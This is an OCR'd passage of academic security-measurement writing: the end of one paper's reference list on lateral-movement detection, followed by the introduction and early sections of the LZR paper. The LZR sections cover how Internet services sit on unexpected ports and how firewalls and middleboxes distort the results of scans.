[28] Robert M. Lee, Michael J. Assante, and Tim Conway. Analysis of the cyber attack on the ukrainian power grid. https://ics.sans.org/media/E-ISAC_SANS_Ukraine_DUC_5.pdf, Mar 2016.

[29] Fucheng Liu, Yu Wen, Dongxue Zhang, Xihe Jiang, Xinyu Xing, and Dan Meng. Log2vec: A Heterogeneous Graph Embedding Based Approach for Detecting Cyber Threats within Enterprise. In ACM Conference on Computer and Communications Security (CCS), 2019.

[30] Qingyun Liu, Jack W Stokes, Rob Mead, Tim Burrell, Ian Hellen, John Lambert, Andrey Marochko, and Weidong Cui. Latte: Large-scale lateral movement detection. In IEEE Military Communications Conference (MILCOM), 2018.

[31] Mandiant. Apt1: Exposing one of china's cyber espionage units. https://www.fireeye.com/content/dam/fireeye-www/services/pdfs/mandiant-apt1-report.pdf, 2013.

[32] Sadegh M Milajerdi, Rigel Gjomemo, Birhanu Eshete, R Sekar, and VN Venkatakrishnan. Holmes: real-time apt detection through correlation of suspicious information flows. In IEEE Symposium on Security & Privacy, 2019.

[33] Ellen Nakashima. Chinese breach data of 4 million federal workers. https://www.washingtonpost.com/world/national-security/chinese-hackers-breach-federal-governments-personnel-office/2015/06/04/889c0e52-0af7-11e5-95fd-d580f1c5d44e_story.html, Jun 2015.

[34] NCSC. Joint report on publicly available hacking tools. https://www.ncsc.gov.uk/report/joint-report-on-publicly-available-hacking-tools, 2018.

[35] Amirreza Niakanlahiji, Jinpeng Wei, Md Rabbi Alam, Qingyang Wang, and Bei-Tseng Chu. Shadowmove: A stealthy lateral movement strategy. In USENIX Security Symposium, 2020.

[36] Novetta. Operation SMN: Axiom Threat Actor Group Report. http://www.novetta.com/wp-content/uploads/2014/11/Executive_Summary-Final_1.pdf, Nov 2014.

[37] The Council of Economic Advisors. The cost of malicious cyber activity to the u.s. economy. https://www.whitehouse.gov/wp-content/uploads/2018/03/The-Cost-of-Malicious-Cyber-Activity-to-the-U.S.-Economy.pdf, Mar 2018.

[38] Thomas Pasquier, Xueyuan Han, Mark Goldstein, Thomas Moyer, David Eyers, Margo Seltzer, and Jean Bacon. Practical whole-system provenance capture. In Symposium on Cloud Computing, 2017.

[39] Fred Plan, Nalani Fraser, Jacqueline O'Leary, Vincent Cannon, and Ben Read. APT40: Examining a china-nexus espionage actor. https://www.fireeye.com/blog/threat-research/2019/03/apt40-examining-a-china-nexus-espionage-actor.html, Mar 2019.

[40] Emilie Purvine, John R Johnson, and Chaomei Lo. A graph-based impact metric for mitigating lateral movement cyber attacks. In ACM Workshop on Automated Decision Making for Active Cyber Defense, 2016.

[41] Steve Reilly. Records: Energy department struck by cyber attacks. http://www.usatoday.com/story/news/2015/09/09/cyber-attacks-doe-energy/71929786/, Sep 2015.

[42] Andy Robbin, Rohan Vazarkar, and Will Schroeder. Bloodhound: Six degrees of domain admin. https://bloodhound.readthedocs.io/en/latest/index.html/, 2020.

[43] Hamza Saleem and Muhammad Naveed. SoK: Anatomy of Data Breaches. Proceedings on Privacy Enhancing Technologies, 2020.

[44] Hossein Siadati and Nasir Memon. Detecting structurally anomalous logins within enterprise networks. In ACM Conference on Computer and Communications Security (CCS), 2017.

[45] Counter Threat Unit Research Team. Bronze union: Cyberespionage persists despite disclosures. https://www.secureworks.com/research/bronze-union, Jun 2017.

[46] The MITRE Corporation. MITRE ATT&CK Matrix. https://attack.mitre.org/, 2020.

[47] TrendMicro. Lateral movement: How do threat actors move deeper into your network? http://about-threats.trendmicro.com/cloud-content/us/ent-primers/pdf/tlp_lateral_movement.pdf, 2013.

[48] Liam Tung. Ransomware: These sophisticated attacks are delivering 'devastating' payloads, warns microsoft. https://www.zdnet.com/article/ransomware-these-sophisticated-attacks-are-delivering-devastating-payloads-warns-microsoft/, Mar 2020.

[49] Wikipedia. Network segmentation. https://en.wikipedia.org/wiki/Network_segmentation, Sep 2019.

[50] Florian Wilkens, Steffen Haas, Dominik Kaaser, Peter Kling, and Mathias Fischer. Towards Efficient Reconstruction of Attacker Lateral Movement. In Conference on Availability, Reliability and Security (ARES), 2019.

[51] Kim Zetter. Inside the cunning, unprecedented hack of ukraine's power grid. https://www.wired.com/2016/03/inside-cunning-unprecedented-hack-ukraines-power-grid/, Mar 2016.

LZR: Identifying Unexpected Internet Services

Liz Izhikevich
Stanford University

Renata Teixeira
*Inria, Paris**

Zakir Durumeric
Stanford University

Abstract

Internet-wide scanning is a commonly used research technique that has helped uncover real-world attacks, find cryptographic weaknesses, and understand both operator and miscreant behavior. Studies that employ scanning have largely assumed that services are hosted on their IANA-assigned ports, overlooking the study of services on unusual ports. In this work, we investigate where Internet services are deployed in practice and evaluate the security posture of services on unexpected ports. We show protocol deployment is more diffuse than previously believed and that protocols run on many additional ports beyond their primary IANA-assigned port. For example, only 3% of HTTP and 6% of TLS services run on ports 80 and 443, respectively. Services on non-standard ports are more likely to be insecure, which results in studies dramatically underestimating the security posture of Internet hosts. Building on our observations, we introduce LZR ("Laser"), a system that identifies 99% of identifiable unexpected services in five handshakes and dramatically reduces the time needed to perform application-layer scans on ports with few responsive expected services (e.g., 5500% speedup on 27017/MongoDB). We conclude with recommendations for future studies.

1 Introduction

Internet-wide scanning — the process of connecting to every public IPv4 address on a targeted port — is a standard research technique for understanding real-world service configuration and deployment. Leveraging tools like ZMap [26] and Masscan [29], more than 300 papers have used Internet-wide scanning to discover weaknesses in TLS, SSH, and the Web PKI [6, 9, 11, 13, 15, 17, 24, 36–38], to uncover real-world attacks [22, 50, 60], and to better understand botnets [10, 46], ICS/IoT deployment [19, 51, 67], censorship [42, 52, 53], and operator behavior [23, 25, 47].

Past scanning studies have largely assumed that services are hosted on their IANA-assigned ports (e.g., HTTPS on TCP/443) and have overlooked scanning additional ports for unexpected services. Yet, many of these same studies have also observed that a non-negligible fraction of the hosts that respond to a SYN scan never complete the expected application-layer handshake [21, 24, 26, 36, 51, 67]. It is unclear whether operators hide services on unexpected ports, whether scanners fail to account for protocol inconsistencies or server-side implementation errors, or whether firewalls detect scanning and block further interaction. In this work, we investigate where Internet services are deployed in practice, and we evaluate the security posture of services hosted in unexpected places.

We start by investigating services that do not appear to speak the expected IANA-assigned protocol. We confirm that up to 96% of services (by port) do not complete the expected application-layer (L7) handshake on 37 popular ports (Section 2). We introduce a heuristic that infers server-side TCP state, which we use to show that 28% of initially-responsive services do not allow any L7 data exchange. Rather, 12% immediately tear down the connection, 5% prevent an L7 handshake by specifying a zero TCP window, 0.6% are blocked from receiving our ACK, and 11% "shun" our IP between the discovery and application-layer scan phases. We trace these behaviors to middleboxes and firewalls, and we evaluate their efficacy at enabling scan evasion.

While network defenses account for most L7 unresponsive services, a significant number of services are TCP compliant, but fail the expected L7 handshake (e.g., 14% on TCP/80 and 96% on TCP/102). We show that this is due to services running on unexpected ports, protocol handshakes that require pre-established secrets, and network-based protections that acknowledge data on every port but speak no detectable protocol (Sections 3–4). Notably, protocol deployment is exceptionally diffuse. For example, only 3.0% of HTTP and 6.4% of TLS services run on ports 80 and 443, respectively. Achieving 90% coverage of TLS-based services requires scanning 40K ports. Worryingly, services deployed on unexpected

*Work done while visiting Stanford University.

ports have worse security postures, which we trace back to IoT devices that host insecure services on non-standard ports.

To enable researchers to more comprehensively find Internet services, we introduce LZR ("Laser"), a system that efficiently filters hosts that do not speak any L7 protocol and identifies unexpected services (Section 5). LZR can fingerprint 88% of identifiable services with a single packet and 99% of identifiable unexpected services with five handshakes. LZR also speeds up scans by quickly filtering the bulk of seemingly-responsive hosts that SYN-ACK but cannot complete an application layer handshake. For example, on port 27017, LZR filters out 80% of hosts that SYN-ACK, decreasing the time to complete scans of MongoDB by 55 times, while still identifying 99.6% of MongoDB services and identifying an additional 23K hosts running unexpected protocols (a 31% coverage increase for the port).

Our work concludes with recommendations for future studies. We hope that by shedding light on the ecosystem of unexpected services, and by releasing LZR as an open-source tool, we enable security researchers to more accurately understand Internet services.

2 Identifying Real TCP Services

Fast research scans of the Internet are typically conducted in two phases today [21, 26, 36, 38]. In the first stage, a scanner like ZMap [26] statelessly sends SYN packets to public IPv4 addresses. Then, in a second process, a stateful scanner like ZGrab [21] performs complex follow-up handshakes using the kernel TCP/IP stack. The two-phased nature of Internet scanning is largely attributable to ZMap's architecture, which uses a stateless network stack to efficiently probe services, but is unable to complete handshakes that require maintaining local state. The biases and unintended consequences from scanning in two phases have not been investigated, and worryingly, prior studies have repeatedly noted that more than half of the IPv4 hosts that respond to a SYN scan never complete a follow-up application-layer handshake (e.g., [24, 26, 36, 51, 67]).

In this section, we investigate this discrepancy. We show that TCP liveness does not accurately indicate the presence of an application-layer service due to several common security protections, including middleboxes and user-space firewalls. Guided by TCP's design [54], we uncover five defensive behaviors that degrade the signal provided by L4 responsiveness. We quantify the deployment of these defenses, and we evaluate their efficacy at protecting against DDoS attacks and evading Internet scans. We then go on to develop a better L4 heuristic to approximate application-layer liveness, which we use to better understand service deployment in Section 3.

2.1 Layer 4 versus Layer 7 Liveness

We start our investigation by confirming whether TCP-responsive hosts (i.e., hosts that reply with a SYN-ACK packet) complete the IANA assigned [39] application-layer handshake. Mimicking prior Internet scans (e.g., [6, 9, 16, 36, 72]), we perform a two-phase scan in which we send a SYN packet to a random 1% sample of public IPv4 addresses using ZMap [26] and immediately attempt a follow-up application handshake using ZGrab [21]. We scan all IANA-assigned ports with available ZGrab scanners (i.e., 37 ports in Appendix A) on November 12–14, 2019. We follow the best practices set forth by Durumeric et al. [26] to minimize scan impact, and we exclude networks that have previously contacted us. We receive no complaints, but note that we have used our network in the past for other experiments and exclude operators who previously requested removal.

Consistent with prior studies [24,26,36,51,67], we find that a considerable fraction of TCP-responsive hosts never complete the expected L7 handshake (Figure 1). The raw number of L7-unresponsive hosts varies from 21K unresponsive hosts on 502/Modbus to 201K hosts on 443/HTTPS ($\mu = 54,542$, $\sigma^2 = 31,002$). We see this heavy-tail distribution throughout our investigation and we present our results for both popular and unpopular ports. We split ports into the two categories using Grubbs's test for outliers [30] with a 99.9% confidence interval based on the total number SYN-ACKs and the presence of an expected service. Our popular set contains ports 80, 443, 7547, 22, 21, and 25; the unpopular set contains the remaining 31 ports. Popular protocols are most likely to complete the expected L7 handshake:[1] 86% and 80% of TCP-responsive hosts on ports 80 and 443 complete an HTTP(S) handshake while only 9% and 4% of hosts on ports 502 and 102 speak Modbus and Siemens S7 (two SCADA protocols).

In the following section we start our investigation of L7-unresponsivess by analyzing the changing state of services between the two phases of scanning.

2.2 Connection Shunning

About 1.6% of services on popular ports and 5% of services on unpopular ports do not respond with a SYN-ACK during our follow-up ZGrab TCP handshake. This could be due to DHCP churn, transient network failure, or the destination host blocking the scanner between handshakes ("connection shunning"). To determine whether hosts "shun" scanners, we connect to TCP-responsive hosts found by ZMap from two IP addresses: the original IP address used by ZMap to identify the host and a fresh IP that has not previously contacted the host. We scan a random ephemeral port, 48302, because we see the largest fraction of disappearing hosts on unpopular ports. We find that 70% of IPs that do not respond a second

[1] Spearman's Correlation p-value of port rank (based on number of SYN-ACK) relative to L7 and SYN-ACK percent difference is 5×10^{-11}.




Figure 1: **L4 vs. L7 Responsiveness**—A significant fraction of hosts that respond with a SYN-ACK packet never complete the expected application-layer handshake. The difference varies dramatically across ports by both percent difference (14–96%) and raw count (21,050–200,902).

time on the used IP do respond to the fresh IP, indicating that most hosts that go missing between scan stages are typically not lost due to churn or network failure.

In the case that the fresh IP receives a SYN-ACK, we observe two types of responses from the previously-used IP: no response (93%) and RST packet (7%). This blocking occurs at the IP granularity: once a scanner has been blocked by a host, the host will not respond with a SYN-ACK on any port. We further confirm that connection shunning is not a defensive reaction—triggered by failing to complete an application layer handshake—by running a 1% IPv4 scan of all popular ports using ZGrab for the initial host discovery. The same fraction of connections are shunned as when ZMap is used.

We find that connection shunning is deployed at both the host and network granularity by computing the largest blocks of consecutive TCP-Responsive IPs that show shunning behavior on a random ephemeral port: 40% of networks that shun scanners are /32s (i.e., individual hosts) and 10% of IPs block in groups larger than a /24 (Figure 4). The largest network to deploy connection shunning is a /20 owned by Alestra Net (ASN 11172), a Mexican ISP.

Both network hardware (e.g., Cisco IOS-based routers [34]) and host software (e.g., Snort [59]) document connection shunning and dynamic blocking as features where connections are blocked after an IP is classified as malicious. Connection shunning prevents clients from using a single source-IP to scan the network and forces scanners to use multiple source IPs to reach the end-host, thereby dramatically increasing the cost for an attacker. We compare the number of legitimate services found when using both single and multiple source-IPs during scanning and find no evidence that any hosts that shun connections host legitimate services. We thereby conclude that they can be safely ignored in security studies if they can be efficiently filtered.

2.3 Do TCP-Responsive Hosts Speak TCP?

The vast majority of services (average of 96% across ports) that do not complete an application-layer handshake respond with a SYN-ACK during the second (ZGrab) handshake. In the remainder of the section, we explore whether these hosts reach a state where they can exchange application-layer data or simply stop responding after sending a SYN-ACK. In Figure 2, we provide a modified TCP state diagram based on RFC 793 [54] that captures what a scanner can infer about a server's TCP state, which we use to guide our investigation. For a TCP connection to enter the ESTABLISHED state, the server sends only a single packet (SYN-ACK). Once the client has sent an ACK, it can normally send data—the amount specified by the server window size in the SYN-ACK packet.

We note that TCP has an edge case in which the server can respond with a zero-sized window in its SYN-ACK [54]. In this situation, the client is expected to send follow-up ACK packets to probe when the server is ready to accept data. We add a new ACCEPTS DATA state in Figure 2 to capture whether a server is ready for data. Once the server has reached the ACCEPTS DATA state, it is expected to keep the TCP connection open long enough to receive data and to acknowledge receipt. We define ACKNOWLEDGES DATA as the server allowing the client to send data and acknowledging client data.





Figure 2: **Client Perspective of Server TCP State**—We investigate L7 service liveness based on a modified version of the TCP state machine in RFC 793 [54]. We introduce two new states: "accepts data" and "acknowledges data" because an established connection cannot necessarily exchange data.

To test how far into a TCP session servers reach, we develop a new scanner based on ZGrab [5] that establishes a TCP connection, sends two newlines, and deduces the server TCP state (Algorithm 1). We scan random 1% samples of IPv4 addresses on a random 2,000 ports as well as the 37 IANA assigned ports that host protocols with ZGrab scanners (Appendix A). An average 16% of services on popular ports and 40% of services on unpopular ports fail to acknowledge data (Figure 3a). We detail why in the remainder of this section.



(a) Portion of TCP-responsive hosts that fail to acknowledge data

(b) Reasons SYN-ACK-only hosts fail to acknowledge data

Figure 3: **Unexpected TCP Behavior of IPv4 Hosts**—An average 16% of services on popular ports and 40% of services on unpopular ports that respond to a TCP SYN scan with a SYN-ACK packet do not fully speak TCP. Here, we show the portion of hosts by port that do not acknowledge client data and the breakdown of reasons why.

Algorithm 1: Deducing Server TCP State

```
Send SYN
if receive RST or FIN or Timeout then
    return NO_ACK_HOST
end
// checking for zero window sizes
Print syn-ack.window_size
// sending protocol-agnostic data
Send "\n\n"
// Time for 8 re-transmissions (RFC 1122 rec.)
while timeout < 100 seconds do
    if received ACK then
        return ACK_HOST
    end
    if received RST or FIN then
        return NO_ACK_HOST
    end
end
return NO_ACK_HOST // host has timed out
```




Figure 4: **Network Granularity of TCP Blocking**—Some protections appear to be host-based while others are more prevalent on large networks. Zero Window DDoS protections are most likely to appear at a large network granularity, while connection shunning is more likely a host-level behavior.

2.4 Zero Window DDoS Protections

Of the services that never acknowledge data, 13% of services on popular ports and 26% on unpopular ports actively prevent clients from sending data by specifying a zero-sized TCP window and never increasing it. Across all scanned ports, at least 99.94% of hosts with a zero window never increase it; 90% do not respond to secondary probes and 10% reset the connection. The behavior appears to be network- or host-based rather than service-based: 99% of hosts that respond with a zero-window on one port will send a zero-sized window on all ports. Offhand, this behavior appears self-defeating. Hosts that respond and never increase window size might as well never respond. However, we find the feature in a Juniper networks patent [66] and used in Juniper's Secure Service Gateway Proxy [41] to prevent DDoS attacks through network-based SYN cookies. The protection responds to all SYN packets with a zero-window SYN-ACK. Once the client completes the three-way handshake by sending an ACK, the firewall sends a SYN packet to the backend server to establish the connection. By maintaining a zero-sized TCP window with the client, the middlebox prevents the client from sending data it cannot yet forward to the backend server.

Zero-window SYN-ACKs are deployed across entire subnetworks: 90% of IPs that SYN-ACK with a zero window do so in a network larger than a /24 (Figure 4). The largest network, the State of Florida Department of Management Services (ASN 8103), is responsible for 16% of all zero-windows Internet-wide and accounts for around 3% of *all* SYN-ACKs on a random port. The TTL for SYN-ACK is consistently one hop closer than the later RST, further confirming a network appliance is responsible.

2.5 Dropping Connections Mid-Handshake

Beyond specifying a zero window, an average 2% of the hosts per port that never acknowledge data do not appear to complete a three-way handshake, despite the client sending an ACK (Figure 3b). We infer that the server never reaches the ESTABLISHED state based on a continual stream of SYN-ACK packets (average 7.8 SYN-ACK re-transmissions). Hosts do not simply have broken TCP stacks; in the case of MCI Communication Services, for example, IPs that re-transmit SYN-ACKs on port 4567 have compliant behavior on other ports (e.g., RDP on TCP/3389). Real services respond with a TTL over twice as large as the TTL value which re-transmits the SYN-ACK, suggesting that a middlebox selectively drops packets. Dropping connections mid-handshake is a defensive behavior exhibited primarily by ISPs protecting consumer premise equipment: CenturyLink (AS 209), Frontier Communications (AS 5650), and MCI Communications Services (AS 701) all drop inbound traffic to port 4567/TRAM post-SYN (accounting for 96% of dropped connections). Korea Telecom (AS 4766) and Axtel (AS 6503)—accounting for 73%—interrupt connections on 7547/CWMP. The behavior is rare on common ports (e.g., only 5% of TCP-responsive hosts that do not acknowledge data drop connections mid-handshake on port 80).

2.6 Reset Connections

An average 73% of services on popular ports and 34% of services on unpopular ports that do not acknowledge data reach the ESTABLISHED state but will immediately reset the connection after the client completes the three-way handshake (Figure 3b). Per RFC 793 [54], if a server does not want to communicate with a client (e.g., due to mismatches in "security clearances"), the server should close the TCP connection after the client acknowledges the SYN-ACK. This is also how user-space firewalls like DenyHosts [63] appear to scanners. While we cannot detect what software closes a connection, we note that networks that RST on port 22 are 10 times more likely to do so in block-sizes of /32 than port 80, implying that blocking happens more often on hosts running SSH compared to HTTP, consistent with Wan et al.'s findings [69]. Network-level behavior looks to be caused by DDoS protections similar to the networks that send zero-window SYN-ACKs. To protect against SYN-flooding, middleboxes send a SYN-ACK on behalf of the server and later establish a connection with the server after the client has finished the three-way handshake. If the server refuses the connection, the middlebox terminates the client connection. This functionality is available in Cisco IOS-based routers as a part of their threat detection logic [58].

The behavior is visible in prominent networks, with more than 40% of such IPs located in Korea Telecom, Vodaphone Australia, OVH, and Akamai. Hosts are 20% more likely to close a connection on popular ports because Google load balancers in AS 19527 come with a standard firewall policy that accept traffic on these ports by default—in order to be able to perform service health checks—and rely on the backend virtual machine to reset connections if the port is closed [1, 2].

2.7 Dynamic Blocking after Handshake

Not all hosts that fail to acknowledge data send RSTs or continually re-transmit SYN-ACKs. Many simply never acknowledge any data. An average of 10% services on popular ports and 18% of services on unpopular ports do not acknowledge client data (Figure 3b). These hosts frequently do not respond to later follow-up handshakes either. This "shunning" behavior is similar—but not identical—to the behavior we found in Section 2.2 and has previously been documented in the Great Firewall of China [18] where it is used to stop future connections, triggered only when data is sent.

To differentiate between hosts that shun the scanner after a handshake from those that simply never acknowledge data, we simultaneously attempt an L7 handshake with initially-responsive hosts that did not acknowledge data from two IP addresses, one that matches the initial connection and one that differs. Of the initially unresponsive IPs, 98% respond to the fresh IP, indicating the behavior is not likely due to transient network failure, but rather explicit blocking of incoming connections. In total, post-handshake dynamic blocking accounts for 6% and 12% of the remaining hosts that do not acknowledge data for common port and uncommon port hosts respectively. Note that this behavior only occurs after a three-way handshake, thereby differing from connection shunning (Section 2.2). The largest network to dynamically block after a handshake is Coming ABCDE HK (AS 133201), which accounts for 48% of all IPs that block after a handshake. We also discover a similar TTL phenomenon as described in Section 2.4 implying a middlebox-based protection.

We deduce that the rest of the hosts that fail to acknowledge data are not performing dynamic blocking because though they will not respond to anything after the actual handshake, they do consistently respond to all scans (no matter the source IP). Vodaphone (AS 133612) and Webclassit (AS 34358) have this behavior across all scanned ports and make up 66% of all IPs with such a behavior. We find similar evidence of mismatching TTL values, which indicate a middlebox.

2.8 Efficacy of Middlebox Protections

Identifiable middlebox protections are common. About 16% of the services on popular and 40% of the services on unpopular ports that respond to a SYN packet — but do not speak any identifiable L7 protocol — are artifacts of DDoS and scanning protections; 40% of routed ASes contain at least one such protection. Reset connections after a handshake — a behavior found in software like DenyHosts [63] — is by far the most common behavior by both IP and AS, and is present in 34% of ASes. Middleboxes employing connection shunning or dynamic blocking are each used by 6% of networks, and Juniper's patented zero-window DDoS protection appears in 2% of networks. These protections prevent clients from directly connecting to servers — at least initially — and all middleboxes succeed at doing so, even if the protection is identifiable. However, with the use of more than one source IP address, an adversary can bypass connection shunning and dynamic blocking and still solicit SYN-ACKs from the end-host, albeit rate-limited by the number of scanner addresses.

Beyond actively preventing DDoS attacks and some scanning, each protection inadvertently slows down the discovery of new services through Internet scanning and can slow down the spread of malware. Dynamic blocking (completing the handshake without acknowledging data) is the most effective at doing so. The technique slows scans by up to 55 times as in the case of host discovery on 27017/MongoDB (Section 5), by forcing the scanner to timeout upon not receiving an ACK for each scanned host. Though zero window SYN-ACKs also cause a scanner to eventually timeout, zero-sized windows are easy to filter. Immediately closing the connection after the handshake causes only a negligible slowdown, bounded only by the time it takes to complete a handshake (about 100 ms). Connection shunning is the least effective at slowing down stateless scanners but slows down stateful scanners at the same rate as dynamic blocking.

2.9 Summary

Our results establish that SYN-ACKs are a poor indicator for the presence of a service. In the worst case, SYN-ACKs overestimate the hosts that acknowledge data by 533% on port 11211 (memcached). We also discover that an average 16% of services on popular ports and 40% of services on unpopular ports fail to acknowledge data, which is a likely indicator for the presence of a middlebox protection. We investigate why hosts that appear to fully speak TCP do not always complete L7 handshakes in the next section.

3 Application-Layer Service Deployment

In the last section, we investigated L4-responsive services that do not appear to speak any L7 service and are artifacts of DoS and scanning protections. After excluding the 28% of pseudo-services, we discover 27% of services on popular ports and 63% services on unpopular ports that acknowledge data do not run the expected application-layer protocol (Figure 5). In this section, we analyze services that complete unexpected application-layer handshakes or acknowledge data but do not speak any identifiable application-layer protocol. We show that while IANA-assigned services are prominent on popular ports, unexpected but identifiable services dominate other ports. Moreover, assigned ports only host a tiny fraction of the services that run popular protocols. For example, only 6.4% of TLS services run on TCP/443. Services on unexpected ports are commonly hosted by IoT devices and have weaker security postures, which suggests the need for the security community to study the services on unassigned ports.




Figure 5: **SYN-ACK vs. Ack. Data vs. L7 Handshake** — There are up to three orders of magnitude fewer IPs that acknowledge data than respond with a SYN-ACK packet.

3.1 Finding Unexpected Services

To determine the extent to which unexpected services co-reside on ports with assigned services, we scan 1% random samples of the IPv4 address space on the set of ports from Section 2.3 (37 ports with an expected service and 18 ports without an unexpected service or implemented scanner). For each responsive service, we first attempt to complete an L7 handshake using the expected protocol, if one exists. Upon failure, we attempt follow-up handshakes using the 30 protocol scanners — the total number of *unique* protocol scanners — implemented in ZGrab (Appendix A) with default parameters.

Ethical considerations. Prior studies have primarily performed Internet scans that target only expected protocols; to minimize the potential impact of our experiment, we scan only 1% of the IPv4 address space. We received zero abuse complaints, requests to be blocked from future scans, or questions from operators from this set of experiments.

Data acknowledging firewalls. The number of data- acknowledging services per IP follows a bi-modal distribution: 98% of IPs serve fewer than four unidentifiable services and 2% of IPs host unidentifiable services on over 60K ports. About 75% of all unidentifiable services on unpopular ports

are hosted by IPs with unidentifiable services on nearly every port ("Unknown Service - across ports" in Figure 6). Hosts have unidentifiable services on *most* but not *all* ports because some networks drop all traffic to security-sensitive ports. For example, out of the top 50 networks that send back the most SYN-ACK responses across all ports, 28% drop all traffic to port 445 (SMB) and 10% drop port 23 (Telnet). Hosts with unidentifiable services on nearly every port are concentrated in a small number of networks; five ASes belonging to the Canadian government (74, 25689, 818, 2680, and 806) account for 77% of all IPs that host unidentifiable services on nearly every port.

We trace this behavior to the F5 Big-IP Firewall based on a RST fingerprint [3] that contains the words "BIG-IP System." An F5 DevCentral blog post [4] speculates that IPs respond on every port due to the accidental use of a wildcard when configuring the firewall or an overload of the firewall's SYN-cookie cache. We identify and exclude these hosts, to avoid biasing our analysis, by checking whether hosts acknowledge data on five random ephemeral ports, which effectively filters out 99.9% of such hosts. Nonetheless, an average of 10% of popular and 25% of unpopular services remain unidentifiable (i.e., do not respond to any of the 30 handshakes) after filtering.

3.2 Characterizing Unexpected Services

After filtering out hosts with unknown services on nearly all ports, we investigate unexpected services on assigned ports and services on ports without any assigned service. We summarize our results in Figure 6 and describe them here.

Unexpected services. Services on popular ports typically run the expected protocol: 93% of hosts that acknowledge data on port 80 respond to an HTTP GET request and 89% on port 443 complete an HTTPS handshake (Figure 6). Only 1.6% of the services on port 80 and 4.25% of services on port 443 respond to one of the other 30 unqiue handshakes. The majority (75%) of unexpected services on port 80 are TLS-based and nearly all on port 443 are HTTP-based (Figure 7). This implies that operator recommendations to run services on ports 80 or 443 to bypass firewall restrictions [49] are not widespread. As ports decrease in popularity, the fraction of IPs that speak the expected service approaches zero. For example, on port 623, only 1% of services that acknowledge data speak IPMI and 18.9% speak other identifiable protocols. Consequently, the number of additionally identifiable services diminishes after the first few protocols and appears to converge at 96% (Figure 8). Each port contains its own long-tail of unexpected services, but for many ports, this number plateaus quickly — just not at 100%.

